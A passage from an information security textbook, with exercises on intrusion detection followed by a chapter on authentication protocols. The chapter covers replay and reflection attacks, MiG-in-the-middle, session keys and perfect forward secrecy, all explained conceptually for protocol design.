    a) List the advantages of signature-based intrusion detection, as compared to anomaly-based intrusion detection.

    b) List the advantages of an anomaly-based IDS, in contrast to a signature-based IDS.

    c) Why is anomaly-based intrusion detection inherently more challenging than signature-based detection?

19. A particular vendor uses the following approach to intrusion detection. The company maintains a large number of honeypots distributed across the Internet. To a potential attacker, these honeypots look like vulnerable systems. Consequently, the honeypots attract many attacks and, in particular, new attacks tend to show up on the honeypots soon after—sometimes even during—their development. Whenever a new attack is detected at one of the honeypots, the vendor immediately develops a signature and distributes the resulting signature to all systems using its product. The actual derivation of the signature is generally a manual process.

    a) What are the advantages, if any, of this approach as compared to a standard signature-based system?

b) What are the advantages, if any, of this approach as compared to a standard anomaly-based system?

c) Using the terminology given in this chapter, the system outlined in this problem would be classified as a signature-based IDS, not an anomaly-based IDS. Why?

d) The definition of signature-based and anomaly-based IDS are not standardized.[11] The vendor of the system outlined in this problem refers to it as an anomaly-based IDS. Why might they insist on calling it an anomaly-based IDS, when your well-nigh infallible author would classify it as a signature-based system?

20. The anomaly-based intrusion detection example presented in this chapter is based on file-use statistics.

a) Many other statistics could be used as part of an anomaly-based IDS. For example, network usage would be a sensible statistic to consider. List five other statistics that could reasonably be used in an anomaly-based IDS.

b) Why might it be a good idea to combine several statistics rather than relying on just a few?

c) Why might it not be a good idea to combine a lot of statistics rather than relying on a few?

21. Recall that the anomaly-based IDS example presented in this chapter is based on file-use statistics. The expected file use percentages (the H_i values in Table 8.3) are periodically updated using equation (8.2), which can be viewed as a moving average.

a) Why is it necessary to regularly update the statistics—in this case, the expected file use percentages?

b) When we update the expected file use percentages, it creates a potential avenue of attack for Trudy. Explain.

c) In general terms, discuss an alternative approach to constructing and updating an anomaly-based intrusion detection system.

22. Suppose that at the time interval following the results in Table 8.7, Alice's file-use statistics are given by $A_0 = 0.05$, $A_1 = 0.25$, $A_2 = 0.25$, and $A_3 = 0.45$.

a) Is this normal for Alice?

b) Compute the updated values of H_0 through H_3.

---

[11] Lack of standard terminology is a problem throughout most of the subfields in information security (crypto being one of the few possible exceptions). It's important to be aware of this situation, since differing definitions is a common source of confusion. Of course, this problem is not unique to information security, as differing definitions also cause confusion in many other fields of human endeavor. For proof, ask any two randomly selected economists about the current state of the economy.

23. Suppose that we begin with the values of H_0 through H_3 that appear in Table 8.3.
    a) What is the minimum number of iterations required until it is possible to have $H_2 > 0.9$ without the IDS triggering a warning at any step?
    b) What is the minimum number of iterations required until it is possible to have $H_3 > 0.9$ without the IDS triggering a warning at any step?
24. Consider the results given in Table 8.5.
    a) For the subsequent time interval, what is the largest possible value for A_3 that will not trigger a warning from the IDS?
    b) Give values for A_0, A_1, and A_2 that are compatible with the solution to part a)
    c) Compute the statistic S, using your solutions from parts a) and b), and the H_i values in Table 8.5.

Chapter 9

Simple Authentication Protocols

"I quite agree with you," said the Duchess; "and the moral of that is—
'Be what you would seem to be'—or,
if you'd like it put more simply—'Never imagine yourself not to be
otherwise than what it might appear to others that what you were
or might have been was not otherwise than what you
had been would have appeared to them to be otherwise.' "
— Lewis Carroll, *Alice in Wonderland*

Seek simplicity, and distrust it.
— Alfred North Whitehead

9.1 Introduction

We'll define protocols, in general, to simply be communication rules. For example, there is a protocol that you follow if you want to ask a question in class, and it goes something like this:

1) You raise your hand.
2) The teacher calls on you.
3) You ask your question.
4) The teacher says, "I don't know."[1]

There are a vast number of human protocols, some of which can be very intricate, with numerous special cases to consider.

The study of networking is largely the study of network protocols—in a networking book, anything that ends in "P" is surely a protocol. In Chapter 8, we touched on a few network protocols, including HTTP, TCP, UDP, SMTP, and ARP, among others.

[1] Well, at least that's the way it works in your oblivious author's classes.

Information Security: Principles and Practice, Third Edition. Mark Stamp.
© 2022 John Wiley & Sons, Inc. Published 2022 by John Wiley & Sons, Inc.

Security protocols are the communication rules followed in security applications. In Chapter 10 we'll look closely at several real-world security protocols including SSH, SSL, IPsec, WEP, and Kerberos. In this chapter, we'll consider simplified, scaled-down authentication protocols. By stripping down security protocols to their bare essentials, we can better understand the fundamental security issues involved in the design of such protocols. If you want to delve a little deeper than the material presented in this chapter, the paper [1] is a good place to start, as it includes a discussion of a variety of security protocol design principles.

In Chapter 6, we discussed methods that are used, primarily, to authenticate humans to a local machines. In this chapter, we'll discuss authentication protocols. Although it might seem that these two authentication topics must be closely related, in fact, they are almost completely different. Here, we'll deal with the security issues related that arise when messages must be sent over a network to authenticate the participants. We'll see examples of various types of attacks on protocols and we'll show how to prevent these attacks. Throughout this chapter, our examples and analysis are informal and intuitive. The advantage of this approach is that we can cover all of the basic concepts quickly and with minimal background, but the price we pay is that some rigor is sacrificed.

Protocols can be subtle—often, a seemingly innocuous change makes the difference between a secure protocol, and one that is completely insecure. Security protocols are particularly subtle, since Trudy can actively intervene in the process in a number of ways. As an indication of the challenges inherent in security protocols, many well-known security protocols—including three of the six real-world protocols that we study in depth in next chapter—have significant security issues. And even if the underlying protocol itself is not flawed, a specific implementation can be.

Any useful security protocol must satisfy some specified security requirements. But we also want protocols to be efficient, both in computational cost and bandwidth usage. And a security protocol cannot be too fragile, since the protocol must continue to function correctly, even when an attacker actively tries to break it. It would be nice if our security protocol continues to work even if the environment in which it's deployed changes. Of course, it's impossible to design for every conceivable eventuality, but protocol developers can try to anticipate likely changes in the environment and build in defenses. Some major security challenges today are due to the fact that protocols are being used in environments that are far different than those for which they were designed. For example, TCP was designed for the ARPANET of the 1970s, which has about as much in common with the modern Internet as a guppy has in common with a great white shark. Ease of use and ease of implementation are also desirable features of protocols. Obviously, it's going to be difficult to design an ideal security protocol.

9.2 Simple Security Protocols

The first security protocol that we consider is one that could be used for entry into a secure facility, such as the National Security Agency. Employees are given a badge that they are required to wear at all times when in the secure facility. To enter the building, the badge is inserted into a card reader and the employee must provide their PIN number. The secure entry protocol can be described as follows:

1) Insert badge into reader.
2) Enter PIN number.
3) Is the PIN correct?
    - Yes: Enter the building.
    - No: Get shot by a security guard.[2]

When you withdraw money from an ATM machine, the protocol is virtually identical to that given above, but without the violent ending:

1) Insert ATM card into reader.
2) Enter PIN number.
3) Is the PIN correct?
    - Yes: Conduct your transactions.
    - No: Machine eats your ATM card.

The military has a need for many specialized security protocols. One example is an identify friend or foe, or IFF, protocol. Such protocols are designed to help prevent friendly-fire incidents—where soldiers accidentally attack their own side—while not seriously hampering the fight against the enemy. Even with such protocols in place, friendly fire incidents are not uncommon.

A simple example of an IFF protocol appears in Figure 9.1. This protocol was reportedly used by the South African Air Force, or SAAF, when fighting in Angola in the mid-1970s [3]. The South Africans were fighting Angola for control of Namibia (known as Southwest Africa at the time). The Angolan side eventually started flying Soviet MiG aircraft, which were piloted by Cubans.[3]

The IFF protocol in Figure 9.1 works as follows. When the SAAF radar detects an aircraft approaching its base, a random number, or challenge, N is sent to the aircraft. All SAAF aircraft have access to a key K that they use to encrypt the challenge as $E(N, K)$, which is computed and sent back to the

[2]This is an exaggeration—you get three tries before being shot by the security guard.

[3]This was one of the hot wars that erupted during the Cold War. When the MiGs first showed up, the South Africans were amazed by the skill of the pilots, who were presumed to be Angolan. They eventually realized the pilots were actually Cuban. Contrary to popular belief, this realization did not arise from observing cockpits filled with cigar smoke. Instead, satellite photos revealed baseball diamonds at Angolan airfields.

radar station—this is the response in this challenge–response protocol. Time is of the essence, so all of this must happen automatically, without human intervention. Since enemy aircraft do not know K, presumably they cannot send back the required response. It would seem that this protocol gives the radar station a simple way to determine whether an approaching aircraft is a friend (in which case, they would let the aircraft approach) or foe (in which case they would shoot it down, post-haste).




Figure 9.1 Identify friend or foe

Unfortunately for those manning the SAAF radar station, there is a clever attack on the IFF system in Figure 9.1. Anderson has dubbed this attack the MiG-in-the-middle [3], which is a pun on the man-in-the-middle attack. The scenario for the attack, which is illustrated in Figure 9.2, is as follows. While an SAAF Impala fighter is flying a mission over Angola, a Cuban-piloted MiG aircraft (i.e., the foe of the SAAF) loiters just outside of the range of the SAAF radar. When the Impala fighter is within range of a Cuban radar station in Angola, the MiG is told to move within range of the SAAF radar. As specified by the protocol, the SAAF radar then sends the challenge N to the MiG. To avoid being shot down, the MiG needs to quickly respond with $E(N, K)$. Because the MiG does not know the key K, its situation appears hopeless. But all is not lost, as the MiG can forward the challenge N to its radar station in Angola, which, in turn, forwards the challenge to the SAAF Impala. The Impala fighter—not realizing that it has received the challenge from an enemy radar site—automatically responds with $E(N, K)$. At this point, the Cuban radar relays the response $E(N, K)$ to the MiG, which can then provide this valid response to the SAAF radar station. Assuming this all happens with sufficient speed, the SAAF radar will believe that the MiG is a friend, with disastrous consequences for the SAAF radar station and its operators.

The attack in Figure 9.1 nicely illustrates an interesting security failure, but in reality, it seems that this MiG-in-the-middle attack never actually occurred [2]. In any case, this is our first illustration of a security protocol failure, but it certainly won't be the last.




Figure 9.2 MiG-in-the-middle

9.3 Authentication Protocols

"I can't explain myself, I'm afraid, Sir," said Alice,
"because I'm not myself you see."
— Lewis Carroll, *Alice in Wonderland*

Suppose that Alice must prove to Bob that she's Alice, where Alice and Bob are communicating over a network. Keep in mind that Alice can be a human or a machine, and ditto for Bob. In fact, in this networked scenario, Alice and Bob will typically be machines, which has important implications that we'll consider in a moment.

In many cases, it's sufficient for Alice to prove her identity to Bob, without Bob proving his identity to Alice. But sometimes mutual authentication is necessary, that is, Bob must also prove his identity to Alice. It seems obvious that if Alice can prove her identity to Bob, then precisely the same protocol can be used in the other direction for Bob to prove his identity to Alice. We'll see that, in security protocols, the obvious approach is not always secure.

In addition to authentication, a session key is invariably required. A session key is a symmetric key that will be used to protect the confidentiality and integrity of the current session, provided the authentication succeeds. Initially, we'll ignore the session key to concentrate on authentication.

In certain situations, there may be a variety of other requirements placed on a security protocol. For example, we might require that the protocol use public keys, or symmetric keys, or hash functions, or we might require

a certain level of efficiency. In addition, some situations might call for a protocol that provides anonymity or plausible deniability (discussed below) or other not-so-obvious or exotic security features.

We've previously considered the security issues associated with authentication on standalone computer systems. While such authentication presents its own set of challenges (especially with respect to passwords), from a protocol perspective, it's entirely straightforward. In contrast, authentication over a network requires very careful attention to protocol issues. When a network is involved, numerous attacks are available to Trudy that are generally not a concern on a standalone computer. When messages are sent over a network, we assume that Trudy can passively observe the messages and that she can conduct various active attacks, such as replaying old messages, and inserting, deleting, or altering the content of messages. In this book, we haven't previously encountered anything comparable to these types of attacks.

Our first attempt at authentication over a network is the protocol in Figure 9.3. This three-message protocol requires that Alice (the client) first initiate contact with Bob (the server) and state her identity. Then Bob asks for proof of Alice's identity, and Alice responds with her password. Finally, Bob uses Alice's password to authenticate Alice.




Figure 9.3 Too simple authentication

Although the protocol in Figure 9.3 is certainly simple, it has some major flaws. For one thing, if Trudy is able to observe the messages that are sent, she can later replay the messages to convince Bob that she is Alice, as illustrated in Figure 9.4. Since these messages are sent over a network, and since we are assuming that Trudy can view all of the traffic on the network, this replay attack is a serious threat.




Figure 9.4 Simple replay attack

Another issue with the too-simple authentication in Figure 9.3 is that Alice's password is sent in the clear. If Trudy observes the password when it is sent from Alice's computer, then Trudy knows Alice's password. This is even worse than a replay attack since Trudy can then pose as Alice on any site where Alice has reused this particular password. Another password issue with this protocol is that Bob must know Alice's password before he can authenticate her.

This simple authentication protocol is also inefficient, since the same effect could be accomplished in a single message from Alice to Bob, so this protocol is a loser in every respect. Finally, note that the protocol in Figure 9.3 does not attempt to provide mutual authentication, which we may require in some applications.

For our next attempt at an authentication protocol, consider Figure 9.5. This protocol solves some of the problems of our previous too-simple authentication protocol. In this new-and-improved version, a passive observer, Trudy, will not learn Alice's password and Bob no longer needs to know Alice's password—although he must know the hash of Alice's password.




Figure 9.5 Simple authentication with a hash

The major flaw in the protocol of Figure 9.5 is that it's still subject to a replay attack, where Trudy records Alice's messages and later replays them to Bob. In this way, Trudy could be authenticated as Alice, without knowledge of Alice's password.

To securely authenticate Alice over a network, Bob will need to employ a challenge–response mechanism. That is, Bob will send a challenge to Alice, and the response from Alice must be something that only Alice can provide and that Bob can verify. To prevent a replay attack, Bob can incorporate a "number used once," or nonce, in the challenge. That is, Bob will send a unique challenge each time, and the challenge will be used to compute the appropriate response. Bob can thereby distinguish the current response from a replay of a previous response. In other words, the nonce is used to ensure the "freshness" of the response. A generic view of a challenge–response authentication protocol involving a nonce is illustrated in Figure 9.6.

Next, we'll design a challenge–response authentication protocol that is based on Alice's password. Then we'll consider such protocols using cryptographic keys, instead of passwords.




Figure 9.6 Generic authentication

Our first serious attempt at an authentication protocol that is resistant to replay appears is Figure 9.7. In this protocol, the nonce sent from Bob to Alice is the challenge. Alice must respond with the indicated hash value, which includes both her password and the nonce. Assuming that Alice's password is secure, this hash serves to prove that the response was generated by Alice. Note that the nonce proves to Bob that the response is fresh, and not a replay of a previous iteration of the protocol.




Figure 9.7 Challenge–response

One problem with the protocol in Figure 9.7 is that Bob must know Alice's password. More fundamentally, in a networked scenario, Alice and Bob typically represent machines rather than human users, in which case it makes no sense to use passwords. After all, a password is just a poor man's cryptographic key,[4] and are used by humans because we are incapable of remembering keys. That is, passwords are the closest thing to a key that humans can remember. So, if Alice and Bob are actually machines, we should accept no substitute for high quality cryptographic keys.

9.3.1 Authentication Using Symmetric Keys

Having liberated ourselves from passwords, let's design a secure authentication protocol based on symmetric key cryptography. Recall that our notation for encrypting is $C = E(P, K)$ where P is plaintext, K is the key, and C is the ciphertext, while the notation for decrypting is $P = D(C, K)$. When discussing protocols, we are primarily concerned with attacks on protocols, not attacks on the cryptography used in protocols. Consequently, in this chapter we'll assume that the underlying cryptography is secure.

[4]To be fair, a password can also be a poor woman's cryptographic key.

Suppose that Alice and Bob share the symmetric key K_{AB}, and we assume that nobody else has access to K_{AB}. Alice will authenticate herself to Bob by proving that she knows the key, without revealing the key to Trudy. In addition, the protocol must provide protection against a replay attack.

Our first symmetric key authentication protocol appears in Figure 9.8. This protocol is analogous to our previous password-based challenge–response protocol, but instead of hashing a nonce with a password, we've encrypted the nonce R with the shared symmetric key K_{AB}. The concept is similar to the password case, but designed for a machine-to-machine scenario.




Figure 9.8 Symmetric key authentication protocol

The symmetric key authentication protocol in Figure 9.8 allows Bob to authenticate Alice, since Alice can encrypt R with K_{AB} and Bob can verify that the encryption was done correctly—he knows K_{AB}. In addition, Trudy cannot compute $E(R, K_{AB})$, since she does not know K_{AB}. This protocol prevents a replay attack, thanks to the nonce R, which ensures that each response is fresh. The protocol lacks mutual authentication, so our next task will be to develop a mutual authentication protocol based on symmetric keys.

Our first attempt at mutual authentication appears in Figure 9.9. This protocol is certainly efficient, and it does use symmetric key cryptography, but it has an obvious flaw. The third message in this protocol is simply a replay of the second, and consequently it proves nothing about the sender, be it Alice or Trudy.




Figure 9.9 Mutual authentication?

A more plausible approach to mutual authentication would be to use the secure authentication protocol in Figure 9.8 and repeat the process twice,

once for Bob to authenticate Alice and once more for Alice to authenticate Bob. We've illustrated this approach in Figure 9.10, where we've combined some messages for the sake of efficiency.




Figure 9.10 Secure mutual authentication?

Perhaps surprisingly, the protocol in Figure 9.10 is insecure—it is subject to an attack that is analogous to the MiG-in-the-middle attack discussed previously. In this attack, which is illustrated in Figure 9.11, Trudy initiates a conversation with Bob by claiming to be Alice and sends a challenge R_A to Bob. Following the protocol, Bob encrypts the challenge R_A and sends it, along with his challenge R_B, to Trudy. At this point Trudy appears to be defeated, since she doesn't know the key K_{AB}, and therefore she can't respond appropriately to Bob's challenge. However, Trudy cleverly opens a new connection to Bob where she again claims to be Alice, but this time she sends Bob his own challenge R_B. Bob, following the protocol, responds with $E(R_B, K_{AB})$, which Trudy can now use to complete the first connection. Trudy can leave the second connection to time out, since she has—in the first connection—convinced Bob that she is Alice.




Figure 9.11 Trudy's attack

The conclusion is that repeating a non-mutual authentication protocol need not be secure for mutual authentication. Another conclusion is that protocols (and attacks on protocols) can be subtle. Yet another conclusion is that "obvious" changes to protocols can cause unexpected security issues.

In Figure 9.12, we've made a couple of minor changes to the insecure mutual authentication protocol of Figure 9.10. In particular, we've encrypted the user's identity together with the nonce. This change is sufficient to prevent Trudy's previous attack, since she cannot use a response from Bob for the third message—Bob will realize that he encrypted it himself.




Figure 9.12 Strong mutual authentication protocol

One lesson here is that it's a bad idea to have the two sides in a protocol do exactly the same thing, since this can open the door to an attack. Another lesson is that an "insignificant" change to a protocol can result in big changes in its security.

9.3.2 Authentication Using Public Keys

In the previous section we devised a secure mutual authentication protocol using symmetric keys. Can we accomplish the same thing using public key cryptography? First, we need to recall our public key notation. Encrypting a message M with Alice's public key is denoted $C = \{M\}_{\text{Alice}}$ while decrypting C with Alice's private key, and thereby recovering the plaintext M, is denoted $M = [C]_{\text{Alice}}$. Signing is also a private key operation. Of course, encryption and decryption are inverse operation, as are signing and signature verification, that is

$$[\{M\}_{\text{Alice}}]_{\text{Alice}} = M \text{ and } \{[M]_{\text{Alice}}\}_{\text{Alice}} = M.$$

It's always important to remember that in public key cryptography, anybody can do public key operations, while only Alice can use her private key.[5]

Our first attempt at authentication using public key cryptography appears in Figure 9.13. This protocol allows Bob to authenticate Alice, since only Alice can do the private key operation that is necessary to reply with R in the third message. Also, assuming that the nonce R is chosen (by Bob) at

[5]Repeat to yourself 100 times: The public key is public.

random, a replay attack is not feasible. That is, Trudy cannot replay R from a previous iteration of the protocol, since the random challenge will almost certainly not be the same in a subsequent iteration.

If Alice uses the same key pair to encrypt as she uses for authentication, then there is a potential problem with the protocol in Figure 9.13. Suppose that Trudy intercepted the message $C = \{M\}_{\text{Alice}}$ which was encrypted with Alice's public key. Then Trudy can pose as Bob and send C to Alice in message two, and Alice will decrypt it and send the plaintext back to Trudy. This makes Trudy very happy, but Alice is sad. The moral of the story is that you should not use the same key pair for signing as you use for encryption.




Figure 9.13 Authentication with public key encryption

The authentication protocol in Figure 9.13 uses public key encryption. Is it possible to accomplish the same feat using digital signatures? In fact, it is, as illustrated in Figure 9.14.




Figure 9.14 Authentication via digital signature

The protocol in Figure 9.14 has similar security issues as the public key encryption protocol in Figure 9.13. In Figure 9.14, Trudy can pose as Bob and get Alice to sign anything. Again, a solution to this problem is to use different key pairs for signing and encryption. Finally, note that, from Alice's perspective, the protocols in Figures 9.13 and 9.14 are identical, since in both cases she applies her private key to whatever shows up in message two.

9.3.3 Session Keys

Along with authentication, we invariably require a session key. Even when a symmetric key is used for authentication, we want to use distinct session keys to encrypt data within each session. The purpose of a session key is to limit the amount of data encrypted with any one particular key, and it also serves

to limit the damage if one session key is compromised. A session key is used to provide confidentiality or integrity protection (or both) to the messages.

We want to establish the session key as part of the authentication protocol. That is, when the authentication is complete, we will should also have securely established a shared symmetric key. Therefore, when analyzing an authentication protocol, we need to consider attacks on the authentication itself, as well as attacks directed at the session key.

Our next goal is to design an authentication protocol that also provides a shared session key. It looks to be straightforward to include a session key in our secure public key authentication protocol. Such a protocol appears in Figure 9.15.




Figure 9.15 Authentication and a session key

One possible concern with the protocol of Figure 9.15 is that it does not provide for mutual authentication—only Alice is authenticated.[6] But before we tackle that issue, can we modify the protocol in Figure 9.15 so that it uses digital signatures instead of public key encryption? This also seems straightforward, and the result appears in Figure 9.16.




Figure 9.16 Signature-based authentication and a session key

However, there is at least one serious flaw in the protocol of Figure 9.16. Since the key is signed, anybody can use Bob's (or Alice's) public key and find the session key K. A session key that is public knowledge is definitely not secure. But, before we discuss the protocol in Figure 9.16, note that it does provide mutual authentication, whereas the public key encryption protocol in

[6] One strange thing about this protocol is that the key K acts as Bob's challenge to Alice and the nonce R is useless. But there is a method to the madness, which should become clear shortly.

Figure 9.15 does not. Can we combine these protocols so as to achieve both mutual authentication and a secure session key?

Suppose that, instead of signing or encrypting the messages, we sign *and* encrypt the messages. Figure 9.17 illustrates just such a sign and encrypt protocol. However, this protocol is insecure; see Problem 4 at the end of this chapter.




Figure 9.17 Mutual authentication and a session key

Since the protocol in Figure 9.17 which uses sign and encrypt, is not secure, let's consider encrypt and sign. An encrypt and sign protocol appears in Figure 9.18.




Figure 9.18 Encrypt and sign mutual authentication

Note that the values $\{R, K\}_{\text{Alice}}$ and $\{R + 1, K\}_{\text{Bob}}$ in Figure 9.18 are available to anyone who has access to Alice's or Bob's public keys (which, by assumption, is anybody who wants them). Since this is not the case in Figure 9.17, it might seem that sign and encrypt somehow reveals less information than encrypt and sign. However, it appears that an attacker must break the public key encryption to recover K in Figure 9.18 and, if so, this is not a vulnerability. Recall that when analyzing protocols, we assume all crypto is strong, so breaking the encryption is not an option for Trudy. Consequently, it looks like Figure 9.18 achieves what we desire, namely, mutual authentication and a secure session key.

9.3.4 Perfect Forward Secrecy

Now that we have conquered mutual authentication and session key establishment (using public keys), we turn our attention to perfect forward secrecy, or PFS. What is PFS? Rather than answer directly, we'll first look at an example that illustrates what PFS is not.

Suppose that Alice encrypts a message with a shared symmetric key K_{AB} and sends the resulting ciphertext to Bob. Trudy can't break the cipher to recover the key, so out of desperation she simply records all of the messages encrypted with the key K_{AB}. Now suppose that at some point in the future Trudy manages to get access to Alice's computer, where she finds the key K_{AB}. Then Trudy can decrypt the ciphertext messages that she previously recorded. While such an attack may seem far-fetched, the problem is potentially significant since, once Trudy has recorded the ciphertext, the encryption key remains a vulnerability into the future. To avoid this problem, Alice and Bob must both destroy all traces of K_{AB} once they have finished using it. This might not be as easy as it seems, particularly if K_{AB} is a long-term key that Alice and Bob will need to use for some time. Furthermore, even if Alice is careful and properly manages her keys, she would have to rely on Bob to do the same (and vice versa).

PFS makes such a future attack impossible. That is, even if Trudy records all ciphertext messages and she later recovers all long-term secrets (symmetric keys or private keys), she cannot decrypt the recorded messages. While it might seem that this is an impossibility, it is not only possible, but actually fairly easy to achieve in practice.

Suppose Bob and Alice share a long-term symmetric key K_{AB}. Then if they want PFS, they definitely can't use K_{AB} as their encryption key. Instead, Alice and Bob must agree on a session key K_S and forget K_S after it's no longer needed, i.e., after the current session ends. As in our previous protocols, Alice and Bob must find a way to authenticate and agree on a session key K_S, based on their shared symmetric key K_{AB}. For PFS we have the added condition that if Trudy later recovers K_{AB}, she cannot determine K_S, even if she recorded all of the messages exchanged by Alice and Bob.

Suppose that Alice generates a session key K_S and sends $E(K_S, K_{AB})$ to Bob, that is, Alice simply encrypts the session key and sends it to Bob. If we are not concerned with PFS, this would be a sensible way to establish a session key in conjunction with an authentication protocol. However, this approach, which is illustrated in Figure 9.19, does not provide PFS. If Trudy records all of the messages and later recovers K_{AB}, she can decrypt $E(K_S, K_{AB})$ to recover the session key K_S, which she can then use to decrypt the recorded ciphertext messages. This is precisely the attack that PFS must prevent.

There are actually several ways to achieve PFS, but the most elegant approach is to use an ephemeral Diffie–Hellman key exchange. The standard Diffie–Hellman key exchange protocol appears here in Figure 9.20. In this protocol, g and p are public, Alice chooses her secret exponent a, Bob chooses his secret exponent b, Alice sends $g^a \bmod p$ to Bob, and Bob sends $g^b \bmod p$ to Alice. Alice and Bob can each compute the shared secret $g^{ab} \bmod p$. Recall that the crucial weakness with Diffie–Hellman is that it is subject to a man-in-the-middle attack, as discussed in Section 4.4 of Chapter 4.

